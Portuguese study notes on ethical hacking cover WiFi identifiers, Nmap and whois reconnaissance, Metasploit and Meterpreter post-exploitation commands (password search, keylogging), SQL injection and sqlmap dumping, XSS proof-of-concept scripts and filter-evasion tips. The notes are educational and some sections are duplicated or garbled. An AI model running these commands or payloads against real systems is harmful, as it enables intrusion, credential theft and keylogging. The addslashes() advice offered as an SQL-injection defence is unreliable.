ESSID & BSSID:

O acesso a redes sem fios no país é cada vez mais crescente. Conectar em uma rede sem fio facilita muito a vida do usuário que precisa se conectar de qualquer local. Mas, um ponto que tem merece atenção é a segurança envolvida em uma conexão WIFI.
Invasores procuram sempre observar vulnerabilidades para promoverem ataques por meio da conexão sem fio, roubando dados e efetivando transações sem a devida permissão ou conhecimento do usuário.
Os pontos de acesso de uma rede sem fio são agrupados por identificadores denominados de ESSID e BSSID. É justamente nestes pontos que um ataque pode encontrar alguma vulnerabilidade. Vamos entender melhor esses conceitos!

O que é e para que serve?

ESSID (Extended Service Set Identifier): Podemos dizer que é o ID da internet. É uma combinação de letras e números identificados em um ambiente de rede. De uma forma mais resumida, podemos dizer que o
ESSID identifica conjuntos de serviços conectados, fornecendo um nome de rede, legível para os humanos.
Exemplo de um nome de rede identificado por ESSID: Casa.

BSSID (Basic Service Set Identifier): Se refere ao endereço MAC de um adaptador sem fio ou de um ponto de acesso. Sua função é identificar exclusivamente um ponto de acesso que enviará sinais pra transmissão da rede sem fio. Em um IBSS o seu SSID será escolhido através do dispositivo cliente que esteja iniciando a rede.
Exemplo de formato do BSSID: 7A:EA:3A:EB:E1:67.

Como funciona?

Cada ESS e BSS é identificado por meio do SSID (Service set identifier). Este SSID é uma string de até 32 caracteres que denomina o nome da rede e diferencia uma rede da outra. O cliente só poderá se conectar à rede sem fio se fornecer corretamente este SSID.

Quando um usuário tenta se conectar, o SSID das redes sem fio é detectado, e se alguma estiver desprotegida de senha, poderá sofrer invasões e ataques maliciosos.
Em um access point (ponto de acesso), o SSID poderá ser ativado ou desativado, definindo se ficará visível ou não para qualquer dispositivo que esteja dentro do mesmo campo de sinal da rede.
Quando estiver oculto, o usuário dentro deste campo de sinal deverá conhecer qual é o nome do SSID para conseguir fazer conexão com esta rede sem fio.
Embora ocultar o SSID da rede pareça evitar intrusos, ela não é uma opção de segurança totalmente confiável. Ao optar por ocultar o SSID, o usuário precisará configurar de forma manual todos os dispositivos que poderão acessar a rede.
Uma forma mais eficaz para proteger a conexão de rede sem fio é utilizar o padrão WPA2. O protocolo WPA2 faz uso de criptografia com algoritmos AES (Advanced Encryption Standard) e o CCMP (Counter Cipher Mode), que se refere a um mecanismo de encriptação de todos os dados que passam pela rede. Usando o protocolo WPA2 as possibilidades de um ataque são consideravelmente reduzidas.

Essas configurações de redes sem fio são realizadas nos roteadores. Os fabricantes de roteadores geralmente fornecem um nome genérico na rede. Maior parte dos usuários não modificam essa informação. Para configurar a rede, é preciso estar com o manual do fabricante em mãos ou procurar pela versão digital no site do fabricante.
Normalmente, um exemplo para configurar o nome e protocolo de criptografia, é digitar no navegador o endereço do roteador Wi-Fi, como por exemplo: 192.168.1.1 (essa informação normalmente fica no aparelho ou no manual), e então entrar com usuário, senha, e realizar as configurações necessárias.

SSID, BSSID e ESSID:

• SSID – Service Set ID (Conjunto de Serviço) é o nome de uma rede sem fio.
Precisa ser único, para que todos os dispositivos em uma WLAN comuniquem-se entre si.

• BSSID – Basic Service Set ID é um identificador exclusivo de um dos Pontos de Acesso (AP) e seus clientes associados dentro de uma WLAN.
Cada Ponto de Acesso (AP) tem seu próprio BSSID.

• ESSID – Extended Service Set ID é o nome de transmissão SSID do AP.

Coleta de informação online:

- Protocolo de consulta Whois
    - Ferramenta de linha de comando (ou ferramentas Web)
        Whois {domínio, ex. exin.com}
    - Resultados: Registrante, contato técnico, servidores de domínio.
- A verificação de Domain Name Service (DNS) pode ser feita:
    - Usando 'nslookup' - traduz o nome de domínio legível em um endereço IP. Também é possível retornar uma lista de servidores de e-mail (adicionando o parâmetro mx);
    - Usando o comando 'host'.

- Alternativa: usar uma ferramenta de farejamento (=detectores de pacotes).

Coleta de informação local:

- Estando conectado a uma rede, é possível coletar a informação a partir de dentro.
- Também é possível descobrir se o alvo está online através do "ping".
- E ainda coletar informação com a ferramenta Nmap:
    - Portas abertas;
    - Serviços ativos;
    - Sistema operacional;
    - Versões de software, etc.
- Para então explorar as vulnerabilidades com a ferramenta Metasploit.

Explorando as vulnerabilidades com Metasploit...

- Busca por aquivos com conteúdo interessantes, ex: senhas.
  *Meterpreter> search –f *password**

- *Como alternativa: utilizar o keylogging (detector meterpreter keystroke).*
  Meterpreter> keyscan_start
  Meterpreter> keyscan_dump
  Meterpreter> keyscan_stop

Exploração permanente:

Com Sistema Windows:

- Coleta de credenciais (utilizando WinSCP);
- Visualizar e editar informações de rede (utilizando o shell de comando do Windows).

Com Sistema Linux:

- Coleta de credenciais (utilizando WinSCP);
- Visualizar e editar informações de rede (utilizando o shell de comando do Windows).
  Meterpreter> shell

Executando a exploração permanente:

- Movimento lateral, ou;

- Transformar o acesso a um sistema em acesso a muitos:

- *PSExec*
- *Pass the Hash*
- *SSHExec*
- *Token impersonation*
- *Incognito*
- *SMB capture*
- *Pivoting*

Ferramentas de Software

Nmap & Metasploit

- Nmap ("Network Mapper" ou Mapeador de Rede) é um utilitário gratuito e aberto (licença GNU) para detecção de redes e auditoria de segurança.
Utilitário de linha de comando ou ferramenta baseada em GUI.
Ferramentas adicionais:
Zenmap (visualizador de resultados);
Ncat (ferramenta de transferência de dados, redirecionamento, e depuração);
Ndiff (utilitário para comparar resultados de inspeções);
Nping (geração de pacotes e ferramenta de análises de resposta);

(fonte: nmap.org)

- Metasploit pode ser usado para testar a vulnerabilidade do sistema de computador ou para invadir um sistema remoto.
É a melhor forma para testadores de invasão desde 2003!
Agora é propriedade da Rapid7, com edições de código aberto ainda disponíveis.

Também existem versões gratuitas, como:

- *Metasploit Framework Edition* - Contém uma interface de linha de comando, importação de terceiros, exploração manual;
- *Metasploit Community Edition* - Uma interface web gratuita para usuário do Metasploit.

Definindo o Metasploit...

O Metasploit é um conjunto de plataformas usadas para investigar vulnerabilidades em plataformas, servidores e em sistemas operacionais.
Com o uso do Metasploit é possível realizar testes de invasão (pentests). Sendo possível fazer desde um scan mais simples até uma análise ou invasão mais completa, explorando vulnerabilidades em programas instalados.

Para que serve?

Esta ferramenta tem como objetivo desenvolver um ambiente de pesquisa e criar um ambiente de exploração de vulnerabilidades, possibilitando que erros de programação (que influenciam em falha na segurança) possam ser descobertos.
Depois que se obtém todo o cenário de vulnerabilidade, é realizado o desenvolvimento do exploit, aplicando técnicas de engenharia reversa ou programação. O exploit é executado e testado em vários cenários, provando a existência de vulnerabilidades.

Como funciona?

Este framework é open source, e passa por constantes transformações. A sua programação é feita em Ruby e está organizada por módulos.
É justamente nesses módulos que se encontram os programas que são preparados para tirar partido das vulnerabilidades que forem encontradas nos programas, possibilitando a execução de códigos maliciosos e provável invasão da máquina.
Estes programas são chamados de exploits, e o código maligno é chamado de payload. Os exploits atacam as falhas encontradas e executam o payload, devolvendo uma sessão de SSH ou Telnet permitindo o controle remoto do computador atacado.

Exemplo simples de como usar o metasploit:

A ferramenta pode ser baixada pelo site oficial através do link:
https://www.rapid7.com/products/metasploit/

Após o download do arquivo, é preciso permissão para executar arquivo. Após executar o arquivo tudo é realizado de forma automática. Um exemplo de como iniciar metasploit, considerando o uso do Linux, é digitando os comandos:

service postgresql start
service metasploit start

E em seguida iniciar o metasploit com o seguinte comando:

msfconsole

Ao iniciar o metasploit pela primeira vez, são criadas diversas tabelas no banco de dados, que servem para guardar dados de hosts, vulnerabilidades encontradas e outras informações importantes.

Quase todos os comandos no metasploit tem a opção de help (-h) para auxiliar no entendimento do mesmo. Com o comando help podemos visualizar uma lista de comandos com as suas explicações.
Exemplo: **search -h**. O help indicará que o comando search é usado para buscar payloads e exploits dentro da ferramenta.
Ao encontrar o comando que se deseja usar dentro do Metasploit, deve-se utilizar um outro comando chamado **"use"**, para entrar no contexto do módulo que será usado. Para retornar ao modo inicial do metasploit deve-se digitar o comando "back".
Embora se possa usar o metasploit por linha de comandos, é possível também fazer uso da interface gráfica via browser: o msfweb.

Resumo de algumas ferramentas do metasploit:

- msfconsole – metasploit em modo console;
- msfweb – Interface gráfica via browser;
- msfplayload – É utilizado para gerar e customizar payloads;
- msfcli – É uma interface para automatizar a penetração e exploração;
- msflogdump – exibirá as sessões de arquivos de log.

Esta é a base fundamental para uso do metasploit. Para aprender mais sobre os comandos e colocar ações em prática, é indicado acessar o site: https://www.rapid7.com para informações e exemplos completos.

O que é NMAP?

O Nmap é um scanner que permite fazer um scan completo em uma rede para obter as informações de quais hosts estão ativos na rede, bem como informações de portas que estão abertas e sistemas que estão sendo rodados.

Para que serve?

O Nmap("Network Mapper") se trata de uma ferramenta capaz de detectar os serviços e computadores de uma determinada rede. Ele cria um tipo de mapa da rede.

Funcionalidades do Nmap:

- Identificar e fornecer uma lista dos computadores da rede;
- Identificar as portas abertas;
- Identificar os serviços ativos da rede;
- Detectar características de hardware de dispositivos na rede.

Como funciona?

O Nmap pode ser usado através de linha de comando ou graficamente. A sua saída será uma lista contendo alvos / dispositivos rastreados com informações adicionais de cada um. Uma das informações obtidas pelo rastreamento é uma tabela de portas, que exibe o número de porta, protocolo, nome do serviço e estado que pode ser aberto, filtrado, não filtrado ou fechado.
Se o estado for aberto, indica que a aplicação na máquina escaneada está em execução. Quando o estado é filtrado, indica que o firewall está bloqueando a porta e não permite que o Nmap diga se ela está aberta ou fechada.

Quando o estado está como fechado, é indicação que a aplicação não está escutando na porta. Já as portas classificadas como não filtradas indicam que elas respondem o Nmap, mas o Nmap por sua vez não consegue determinar se determinada porta se encontra no estado aberto ou fechado.

Exemplos

Vejamos alguns exemplos de utilização do NMAP para entender um pouco mais sobre o seu funcionamento. Vamos considerar a utilização de linha de comandos:

- Comando: nmap -sV -p 22,53,110,143,4564 198.116.0-255.1-127: Este comando enumera os hosts e faz um rastreio TCP na primeira metade de cada sub-rede existente na classe B do espaço de endereçamento 198.116. Para cada porta aberta é determinado qual aplicação está em execução;

- Comando: nmap -v scanme.nmap.org: Esta opção faz um scan de todas as portas TCP que estejam reservadas no host scanme.nmap.org.

A figura a seguir mostra um exemplo de saída para rastreio com o comando -A que faz a detecção de Sistema Operacional e sua versão e o comando -T4 que mostra os nomes de hostnames em questão.

```
# nmap -A -T4 scanme.nmap.org playground

Starting nmap ( http://www.insecure.org/nmap/ )
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1663 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
53/tcp  open   domain
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.7 - 2.6.11, Linux 2.6.0 - 2.6.11
Uptime 33.908 days (since Thu Jul 21 03:38:03 2005)

Interesting ports on playground.nmap.org (192.168.0.40):
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
389/tcp  open  ldap?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1002/tcp open  windows-icfw?
1025/tcp open  msrpc         Microsoft Windows RPC
1720/tcp open  H.323/Q.931   CompTek AquaGateKeeper
5800/tcp open  vnc-http      RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5900)
5900/tcp open  vnc           VNC (protocol 3.8)
MAC Address: 00:A0:CC:63:85:4B (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows XP Pro RC1+ through final release
Service Info: OSs: Windows, Windows XP

Nmap finished: 2 IP addresses (2 hosts up) scanned in 88.392 seconds
```

(Fonte: https://nmap.org/man/pt_PT/)

Outro exemplo:

Este comando verifica quais as portas UDP estão abertas.

Comando: nmap 192.168.0.222 -sU

Exemplo de resultado será:

Starting Nmap 4 (http://xxxxx.org) at 2016-08-26 08:11 GMT+3
Interesting ports on 192.168.0.60:
Not shown: 1120 closed ports 10
PORT STATE SERVICE
138/udp open|filtered netbios-dgm
137/udp open|filtered netbios-ns
259/udp open|filtered firewall1-rdp
445/udp open|filtered microsoft-ds
1030/udp open|filtered iad1
1031/udp open|filtered iad2
4500/udp open|filtered sae-urn
500/udp open|filtered isakmp
MAC Address: FC:AA:27:02:DF:26
Nmap done: 1 IP address (1 host up) scanned in 3.542 seconds

Existem diversas outras opções de parâmetros que podem ser usados no mapeamento Nmap. Para saber mais, pode-se acessar o site https://nmap.org/.

Além disso, ferramentas gráficas podem ser utilizadas para usar o NMAP, uma dica de ferramenta gráfica é a Zenmap.

Inspecionando um alvo...

- Varredura de porta – descobrir quais sistemas estão ativos e qual software é possível abordar;
- Varredura manual de porta & Impressões Digitais:
  - Conectar-se a uma porta usando o Netcat;
- Varredura de porta usando o Nmap:
  - Varredura SYN detecta diferentes tipos de servidores, ex: web, e-mail, banco de dados;
  - Varredura de versão detecta as versões do software do servidor;
  - Varredura UDP;
  - Varredura de porta específica.

Combinação de ferramentas.

As ferramentas têm diferentes funções e podem ser combinadas para cobrir o processo completo do *ethical hacking.*

Por exemplo:
- Ferramentas de linha de comando do Linux, como 'whois' e 'nslookup';
- Wireshark é uma boa ferramenta quando o assunto é detecção e coleta de informações em uma rede;
- Nmap para descobrir hosts e serviços em uma rede de computador;
- Netcat para abrir portas brutas;
- Encontrar vulnerabilidades (conhecidas) online, ex: exploit-db.com, etc.

Metasploit é uma estrutura abrangente para conduzir testes de invasão em um sistema de rede e em uma infraestrutura de TI, e também para explorar vulnerabilidades.

Impressões digitais e vulnerabilidades:

Encontrando vulnerabilidades...

As varreduras de vulnerabilidades possibilitam uma base sólida para futuras explorações.

Opções de ferramentas:

- Nessus – *scanner* bastante utilizado;
- *Nmap scripting engine* – executa scripts disponíveis ou permite que você escreva o seu próprio;
- Metasploit:
- Módulos de scanner ajudam a identificar vulnerabilidades para futuras explorações;
- Funções de verificação conectam-se a um alvo para ver se ele está vulnerável.

Impressões digitais manuais:

- Impressão digital é o processo de identificação do tipo/versão de um servidor e da aplicação do servidor;
- Podemos fazer isso com ferramentas como o Nmap, ou manualmente, usando Netcat.
- O Netcat é, às vezes, chamado de "o canivete suíço" da rede.

Comando básico/parâmetro

Nc *iniciar Netcat*
-vv *detalhes adicionais (fornece o máximo de informação possível)*

Sintaxe

nc –vv {nome do servidor –ou- endereço ip} {tcp número da porta}

Exemplos de números de portas:

Porta	Função
20	FTP transferência de dados
21	FTP controle (comando)
22	*Secure Shell* (SSH)
25	Protocolo de Transferência de Correio Simples (SMTP)
53	Sistema de Nomes de Domínios (DNS)
80	Protocolo de Transferência de Hipertexto (HTTP)

(Sources: en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers Dummies.com (List of commonly hacked ports))

Exploração e pós-exploração:

Etapas básicas:

- Escolher e configurar uma exploração;
- Opcionalmente, verificar se o sistema de destino pretendido é suscetível à exploração escolhida;
- Escolher e configurar um payload;
- Escolher a técnica de codificação;
- Executar a exploração.

Metasploit oferece muitos tipos de payloads, incluindo:

- Comando Shell;
- Meterpreter;
- Payloads dinâmicos.

Iniciando a Estrutura Metasploit...

- Iniciar o banco de dados PostgreSQL (necessário para monitorar o que está fazendo);
- Iniciar o serviço Metasploit;
- Criar um usuário PostgreSQL com o banco de dados correspondente;
- Iniciar o servidor RPC do Metasploit e o servidor web;
- Escolher uma interface, ex: Msfconsole (baseada em texto) e/ou Msfcli (linha de comando);
- Iniciar a exploração usando o msf-prompt.

Explorando vulnerabilidades...

• É possível corresponder vulnerabilidades descobertas anteriormente com módulos Metasploit usando:

- Número CVE (Vulnerabilidades comuns e exposições);
- OSVDB ID (Banco de dados de vulnerabilidades);
- Bugtraq ID;
- Boletim de segurança da Microsoft;
- Busca do texto completo para uma cadeia de caracteres;
- Função de busca integrada ao Metasploit.

Exploração permanente de vulnerabilidades:

- Selecionar um modulo;
- Encontrar informações sobre o módulo (usando o comando **info**);
- Conferir os resultados;
- Usar o módulo (usando o comando **use**);
- Configurar opções de módulo (use o comando **show options**):
  - Exemplos: **RHOST** host remoto que queremos explorar (o alvo); configurando: IP-endereço, **RPORT** é a porta remota (soquete de rede) a ser atacada, **Explore o Alvo** (sistema operacional do alvo);
- Selecionar um *payload* compatível (ou Código Shell);
- Executar um (teste) (usando o comando **exploit**).

Extraindo informações do Sistema:

- Buscar por informações armazenadas no computador:
- Discos, mídia removível, armazenamento em nuvem, pastas sincronizadas;
- Recuperar informações confidenciais usando um 'keylogger';
- Recuperar dados (arquivos, ou informação de banco de dados) ao:
- Usar o Meterpreter shell;
- Usar o FTP;
- E ... (geralmente, ações não-éticas!).

Hacking baseado na web:

Ataques a bancos de dados:

Ataque de injeção SQL (SQLi) pode ser usado para manipular consultas enviadas ao servidor de banco de dados SQL.
Métodos comuns para gerar uma requisição-resposta entre um cliente e servidor:
- POST (formulários);
- GET (URL's).
Possilita ler ou modificar dados, fechar ou até mesmo destruir o banco de dados.

SQL Injection.

O que é?
O SQL Injection ou Injeção de SQL é um tipo de ameaça que usa falhas existentes em sistemas para interagir com o banco de dados deles através de comandos SQL.


Para que serve?
Cada vez mais diversas informações são armazenadas em bancos de dados. E quando aplicações que são acessadas pela internet usam esses banco de dados, elas se tornam alvo de ataques do tipo SQL Injection.
Este tipo de ataque serve para alterar e manipular informações do banco, comprometendo a integridade dos dados armazenados, podendo causar um grande transtorno.

Como funciona?
Ao acessar uma aplicação via web, se o sistema apresentar falhas de segurança, é possível ter acesso a algum formulário do site e passar instruções SQL, através do local destinado para o usuário digitar informações.
Com isso, a pessoa consegue alterar diversos dados na aplicação, sem possuir o devido acesso ou autorização. Isso se trata de um ataque que pode causar muitos danos ao banco, mas que pode ser evitado com o uso de boas práticas de programação, que possibilitam otimizar o processo de segurança da informação.
As boas práticas podem ser implementadas no próprio servidor de banco de dados, como também podem ser implementadas dentro do código fonte, independente da linguagem de programação utilizada.


Exemplos:
Vamos analisar o funcionamento do SQL Injection nesse exemplo:
Considerando uma tela de login em que a autenticação desta tela é validada com a seguinte instrução SQL:

*SELECT * FROM tb_usuarios WHERE user = 'campo_usuario' AND pass = 'campo_senha'*

Esta consulta busca no banco de dados um usuário que contenha as respectivas informações digitadas pelo usuário.



No caso, a consulta buscaria no banco, usuário com nome de acesso 'Ana' e senha '123456'. Mas, se em outra situação, uma pessoa mal intencionada desejasse verificar a vulnerabilidade da aplicação. Digitando uma informação, como exemplificado na tela a seguir, essa pessoa obteria um acesso indevido, e poderia prosseguir com o ataque:



Neste caso, teria-se uma consulta:

*SELECT * FROM tb_usuarios WHERE user = 'teste' AND pass = ' ' or '1' = '1'*

O comando ' ' or '1' = '1' faz com que o usuário e senha informados sejam sempre verdadeiros, permitindo assim o acesso indevido ao sistema.
Para evitar este tipo de ataque, na linguagem de programação devem ser implementadas funções que validem os dados de entrada, visando impedir a execução de comandos indevidos.

Exemplo básico de um código PHP para tratar a execução de querys e evitar o SQL injection:

```
<? php
        $usuario = $_POST['user'];
        $senha = $_POST['pass'];
        $user_escape =addslashes($usuario);
        $pass_escape = addslashes($senha);

$query_string = "SELECT * FROM tb_usuarios WHERE user = '{$user_escape}' AND
senha = '{$pass_escape}'";
?>
```

A função addslashes() adicionará uma barra invertida antes de cada aspa simples e aspa dupla encontrada. Com esse tratamento, a query resultante seria:

*SELECT * FROM usuarios WHERE codigo = '' AND senha = '\' or 1=\'1'*

Isso evitaria que o usuário conseguisse o acesso indevido.
Outra dica importante é evitar exibir mensagens de erro em um servidor de aplicação que esteja em produção, pois nessas mensagens de erros e alertas podem ser exibidos caminhos de diretórios de arquivos ou outras informações importantes sobre o esquema do banco de dados, comprometendo a segurança da aplicação.

Testar vulnerabilidades SQLi:

Passos:

- O ponto inicial é a página de login - usando uma consulta SQL é possível recuperar o usuário correto do banco de dados;

- Método para reconhecer vulnerabilidade da injeção SQL: Gerar o código de redirecionamento HTTP &id=301:

- Usar a apóstrofe ['] para fechar a consulta SQL fará com que a aplicação lance um erro de sintaxe de SQL (se uma vulnerabilidade de SQLi estiver presente).

Extraindo dados usando SQLi:

- Quando a vulnerabilidade SQLi é determinada, podemos explorar um site ao executar consultas adicionais (manualmente).
  - Podemos recuperar informações relevantes ao conferir mensagens de erro que são retornadas, ex: nome do banco de dados, etc.
- Também é possível usar uma ferramenta como o SQLMap pra gerar consultas automáticas.
  - Sendo determinado um ponto de injeção, a ferramenta faz o resto.
  - -u inicia o test, e –dump recupera o conteúdo do banco de dados.

    Sqlmap –u {URL} --dump

Funções SQL importantes:

- SELECT: A instrução SQL SELECT é usada para escolher ou selecionar os dados que se quer devolver do banco de dados para a aplicação.
- SELECT FROM: A instrução mais básica para recuperar dados!
- WHERE: Usado para limitar ou filtrar dados.
- ORDER BY: Organiza os dados e pode também ser usado para determinar o número de colunas no banco de dados.
- LIMIT: Limita 30 retornos nos primeiros 30 registros.
- O operador UNION combina os resultados de duas ou mais instruções SELECT.

Funções SQL permanentes importantes:

- A função CONCAT é usada para concatenar duas cadeias e formar uma única (quando se tem apenas um campo para receber os dados).
- A função LOAD_FILE() lê o arquivo e retorna os conteúdos dele como uma cadeia.
- A função USER() retorna o nome de usuário padrão (atual) como uma cadeia.
- A função DATABASE() retorna o nome de banco de dados padrão (atual) como uma cadeia.
- SELECT @@version retorna o sistema e constrói informação para a instalação atual do servidor SQL.

Fontes sugeridas:
mysql.com
technet.microsoft.com
w3schools.com

Exemplos de consultas:

SELECT Nome, Sobrenome FROM Equipe

SELECT Nome, Sobrenome FROM Equipe WHERE Nome = 'John'

SELECT Nome, Sobrenome, Cidade FROM Equipe ORDER BY Cidade

*SELECT * FROM Ordem LIMIT 30*

Consultas maliciosas:

Usos do SQLi - *Caracteres de escape filtrados incorretamente.*

Ex: Selecionando um nome de usuário válido
('1'='1')
Digitação incorreta
Injeção "Cega"
Injeção de segunda ordem

Ataques ao cliente.

Ataques ao cliente têm como alvo as vulnerabilidades em aplicações interagindo com dados maliciosos. A diferença para um ataque a servidor é que o cliente é quem inicia o ataque. Scripts Cruzados entre Sites (XSS) é uma vulnerabilidade das aplicações web. Eles possibilitam que um invasor injete scripts maliciosos.

O que é XSS?
XSS é um tipo de vulnerabilidade que pode ser encontrada em aplicações web, e que permite inserir códigos no lado do cliente (altera a página no computador do usuário).
Este ataque pode ser subdividido em três tipos de categorias: Refletido, Armazenado, baseado em DOM.

Para que serve?
XSS é uma vulnerabilidade que pode causar desde um simples alerta na tela até um sequestro de sessão ou redirecionamento para outros sites de tipos maliciosos.

Como funciona e exemplos:

XSS Reflected:


Ao acessar uma aplicação via web, se o sistema apresentar falhas de segurança, é possível ter acesso a algum formulário do site e passar instruções SQL, através do local destinado para o usuário digitar informações.
Com isso, a pessoa consegue alterar diversos dados na aplicação, sem possuir o devido acesso ou autorização. Isso se trata de um ataque que pode causar muitos danos ao banco, mas que pode ser evitado com o uso de boas práticas de programação, que possibilitam otimizar o processo de segurança da informação.
As boas práticas podem ser implementadas no próprio servidor de banco de dados, como também podem ser implementadas dentro do código fonte, independente da linguagem de programação utilizada.

O ataque refletido é quando o servidor da página web reflete aquilo que enviamos sem filtrar o conteúdo que o usuário digitou. Suponha que um usuário comum acesse uma página e digite seu usuário e senha:

1) Usuário acessa site http://exemplo.com.br;
2) Página solicita que entre com usuário e senha;
3) Usuário digita um user não existente, chamado “João”;
4) A página exibirá na tela a mensagem: “O usuário João não está cadastrado em nossa base”;

Porém, se um usuário mal intencionado acessar a página, ele tentará verificar a vulnerabilidade digitando um script:

1) Usuário invasor acessa site http://exemplo.com.br;
2) Página solicita que entre com usuário e senha;
3) Usuário digita um user não existente, chamado “<script>alert(10)</script>”;
4) A página exibirá a mensagem de usuário não existente, e exibirá uma caixa de mensagem gerada pelo script.




XSS Stored:

É quando o código que será injetado não foi filtrado e está armazenado, assim, quando alguma página WEB for exibir o conteúdo armazenado, o XSS será disparado.
Se um usuário malicioso desejar verificar a vulnerabilidade da página, o procedimento será:

1) Acessar algum site, http://exemplo.com.br;
2) O site solicita que entre com o usuário e senha para fazer o cadastro;
3) Usuário preenche no nome a informação: <script>alert(10)</script>, e no campo senha coloca: teste;
4) Após o cadastro, será exibida a mensagem 'seja bem-vindo', e exibirá uma caixa de alerta com o script digitado.

Porém, se um usuário mal intencionado acessar a página, ele tentará verificar a vulnerabilidade digitando um script:



XSS DOM Based:

Este tipo é dependente das vulnerabilidades em algum componente da página, onde o script irá alterar o HTML da página usando manipulação DOM (Document Object Model).
As consequências destes ataques podem implicar em roubo de informações confidenciais que estejam em um cookie, o invasor pode realizar ataques de pishing, dentre diversas outras ações que podem causa danos na segurança do usuário.
Ações como filtrar o dado que o usuário está digitando, verificar os caracteres '<', '>' , '-' ao imprimir o dado, são ações que ajudam a combater este tipo de ataque.


Criando uma Prova de Conceitos de XSS...

- **Uma Prova de Conceitos (PoC) de XSS é um pequeno pedaço de código usado para demonstrar que as vulnerabilidades existem.**
- **Há duas categorias de ataques XSS: armazenados e refletidos;**
- **Ataques XSS armazenados são conservados no servidor e executados sempre que um usuário visita a página onde os scripts estão armazenados;**
- **Ataques XXS refletidos são criados ao enviar solicitações com o próprio ataque XXS.**
- **Ataques ocorrem quando o input de usuário é incluso na resposta do servidor, ex: mensagem de erro, resultados de busca.**

Conceitos básicos do sequestro de sessão:

- XXS refletidos permitem que você roube cookies e dados da sessão, possibilitando que o invasor tenha acesso às contas.

Como o XSS Reflected funciona ?



Como evitar os filtros básicos de XSS:

Alguns exemplos:

Filtro / características	Métodos
PHP: str_replace (função *case sensitive* - sensível à maiúsculas e minúsculas)	Alterar a captação da entrada evita a função, pois o HTML não é case-sensitive.
PHP: htmlentities (converte todos os caracteres para HTML)	Uma única citação não pode ser convertida

Ataques ao servidor

